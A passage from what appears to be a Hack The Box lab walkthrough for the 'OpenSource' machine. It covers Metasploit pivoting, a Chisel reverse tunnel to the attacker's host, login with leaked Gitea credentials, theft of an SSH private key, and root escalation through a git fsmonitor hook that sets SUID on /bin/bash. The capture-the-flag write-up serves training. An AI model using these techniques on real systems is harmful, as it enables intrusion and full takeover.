  --  ----  ----                   -----------        ----------
  1         meterpreter x64/linux  root @ 172.17.0.6  10.10.14.4:4444 -> 10.10.11.164:50816  (172.17.0.6)
```

Finally, execute the autoroute module.

```
run
```

```
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Running module against 172.17.0.6
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
```

With the Socks Proxy running let's go ahead and scan the internal network with `Nmap`. Since this is a Docker container we can begin by scanning the host, which is usually assigned the first IP of the network, in this case `172.17.0.1`.

```
proxychains -q nmap -A -v 172.17.0.1
```

```
proxychains -q nmap -A -v 172.17.0.1

Scanning 172.17.0.1 [1000 ports]
Discovered open port 22/tcp on 172.17.0.1
Discovered open port 80/tcp on 172.17.0.1
Discovered open port 6001/tcp on 172.17.0.1
Discovered open port 6009/tcp on 172.17.0.1
Discovered open port 6004/tcp on 172.17.0.1
Discovered open port 6007/tcp on 172.17.0.1
Discovered open port 6006/tcp on 172.17.0.1
Discovered open port 6000/tcp on 172.17.0.1
Discovered open port 6005/tcp on 172.17.0.1
Discovered open port 6003/tcp on 172.17.0.1
Discovered open port 6002/tcp on 172.17.0.1
Discovered open port 3000/tcp on 172.17.0.1
```

The output shows quite a few ports open with the most interesting being port 3000.

Note: Ports in the 6000 range are extra instances of the `Upcloud` website in other docker containers. This is done to allow multiple users to exploit the Box without running into each other.

To access the service running on port 3000, Chisel can be used. Download the latest release locally, bring Metepreter to the foreground with the `sessions` command and upload it to the remote system.

```
sessions 1
upload chisel
```

```
msf6 post(multi/manage/autoroute) > sessions 2
[*] Starting interaction with 2...

meterpreter > upload chisel
[*] uploading  : /root/OpenSource/chisel -> chisel

[*] Uploaded -1.00 B of 7.95 MiB (0.0%): /root/OpenSource/chisel -> chisel
[*] uploaded   : /root/OpenSource/chisel -> chisel
```

Then open a new terminal locally and run the following command:

```
./chisel server -p 9999 --reverse > /dev/null 2>&1
```


Back to the Meterpreter session, make the Chisel binary executable and run it as follows.

```
execute -f /tmp/chisel -i -a "client 10.10.14.4:9999 R:3000:172.17.0.1:3000"
```


```
meterpreter > chmod 777 chisel
meterpreter > execute -f /tmp/chisel -i -a "client 10.10.14.4:9999 R:3000:172.17.0.1:3000"
Process 6585 created.
Channel 4 created.
2022/05/19 20:19:58 client: Connecting to ws://10.10.14.4:9999
2022/05/19 20:19:59 client: Connected (Latency 58.979314ms)
```

Note: Make sure to replace the IP shown above (10.10.14.4) with your own local Tun0 IP.


The above Chisel command will forward port 3000 on 172.17.0.1 to port 3000 locally. To access is, open your browser and navigate to `localhost:3000`.



Port 3000 seems to be hosting a `Gitea` instance. Gitea is a community managed lightweight code hosting solution written in Go. The `Sign In` button takes us to a login page.




Thinking back to our enumeration, we found a set of credentials in the Visual Studio Code settings. Let's attempt to login with the credentials `dev01 : Soulless_Developer#2022`.




The login is successful and we can see that there have been a few commits to the `home-backup` repository. Clicking on `dev01/home-backup` in order ro view the repository, redirects us to `http://opensource.htb:3000/dev01/home-backup`.

```
echo '127.0.0.1 opensource.htb' | sudo tee -a /etc/hosts
```


Add `OpenSource.htb` to your hosts file and refresh the page.



The repository seems to be hosting a backup of the user's home directory. The `.ssh` folder seems interesting as it might hold SSH keys.




Indeed an `id_rsa` file is available and clicking on it reveals the SSH key for user `Dev01`.



Copy the contents of the file and paste them locally into a file called `id_rsa`. Modify the permissions of the file to `400` and SSH into the remote system.

```
chmod 400 id_rsa
ssh -i id_rsa dev01@10.10.11.164
```



This is successful and the user flag can be found in `/home/dev01`.

Privilege Escalation

Enumeration of the system shows that there is a `.git` folder inside our home directory.

```
ls -al

drwxr-xr-x 7 dev01 dev01 4096 May 16 12:51 .
drwxr-xr-x 4 root  root  4096 May 16 12:51 ..
lrwxrwxrwx 1 dev01 dev01    9 Mar 23 01:21 .bash_history -> /dev/null
-rw-r--r-- 1 dev01 dev01  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 dev01 dev01 3771 Apr  4  2018 .bashrc
drwx------ 2 dev01 dev01 4096 May  4 16:35 .cache
drwxrwxr-x 8 dev01 dev01 4096 May 19 21:11 .git
drwx------ 3 dev01 dev01 4096 May  4 16:35 .gnupg
drwxrwxr-x 3 dev01 dev01 4096 May  4 16:35 .local
-rw-r--r-- 1 dev01 dev01  807 Apr  4  2018 .profile
drwxr-xr-x 2 dev01 dev01 4096 May  4 16:35 .ssh
-rw-r----- 1 root  dev01   33 Mar 21 22:20 user.txt
```


This repository seems to be the backup of our home directory that can be seen in the Gitea application. This however does not help us escalate our privileges.

Let's upload Pspy to the box and check for any interesting running processes. To do this we can use the `scp` utility.

```
scp -i id_rsa pspy64 dev01@10.10.11.164:/tmp
```

After the file has been uploaded, make it executable and run it.

```
chmod +x pspy64
./pspy64
```

```
./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855



<SNIP>
2022/05/19 21:03:01 CMD: UID=0    PID=30389  | /bin/bash /usr/local/bin/git-sync
2022/05/19 21:03:01 CMD: UID=0    PID=30388  | /bin/sh -c /usr/local/bin/git-sync
2022/05/19 21:03:01 CMD: UID=0    PID=30387  | /usr/sbin/CRON -f
2022/05/19 21:03:01 CMD: UID=0    PID=30390  | /bin/bash /usr/local/bin/git-sync
2022/05/19 21:03:01 CMD: UID=0    PID=30391  | date +%Y-%m-%d
2022/05/19 21:03:01 CMD: UID=0    PID=30392  |
2022/05/19 21:03:01 CMD: UID=0    PID=30394  | git push origin main
2022/05/19 21:03:01 CMD: UID=0    PID=30395  | /usr/lib/git-core/git-remote-http origin
http://opensource.htb:3000/dev01/home-backup.git
</SNIP>
```

After a while, the output from Pspy shows a rather interesting file being executed as the root user. Let's read it.

```
cat /usr/local/bin/git-sync

#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +'%Y-%m-%d')
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
```

The script seems to be navigating to our home directory in `/home/dev01`, checking for changes in the repository that we found earlier and if any changes were made it commits them and pushes them to the main branch.

This is interesting and could potentially be leveraged for privilege escalation, because the Git configuration file can be used in order to specify system commands that are executed when something is committed to the repository. And since the script that commits to the repository is run the `root` user, so will the underlying system commands.

More specifically we can edit the `.git/config` file and add the `fsmonitor` parameter, which is used to execute system commands. The file's contents are as follows:

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://opensource.htb:3000/dev01/home-backup.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
```

Modify the above file by using `nano` as shown in the following code block.

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
    fsmonitor = "chmod 4755 /bin/bash"
[remote "origin"]
    url = http://opensource.htb:3000/dev01/home-backup.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
```


The specified command `"chmod 4755 /bin/bash"` will grant SUID privileges to the `bash` binary. This means that any user that executes it after it has been modified will effectively have `root` permissions.

After the file has been modified and a few minutes pass, the SUID flag will be set on bash.

```
ls -al /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18 15:08 /bin/bash
```

A root shell can be acquired by running bash with the `-p` flag.

```
bash -p
```



This is successful and the root flag can be found in `/root`.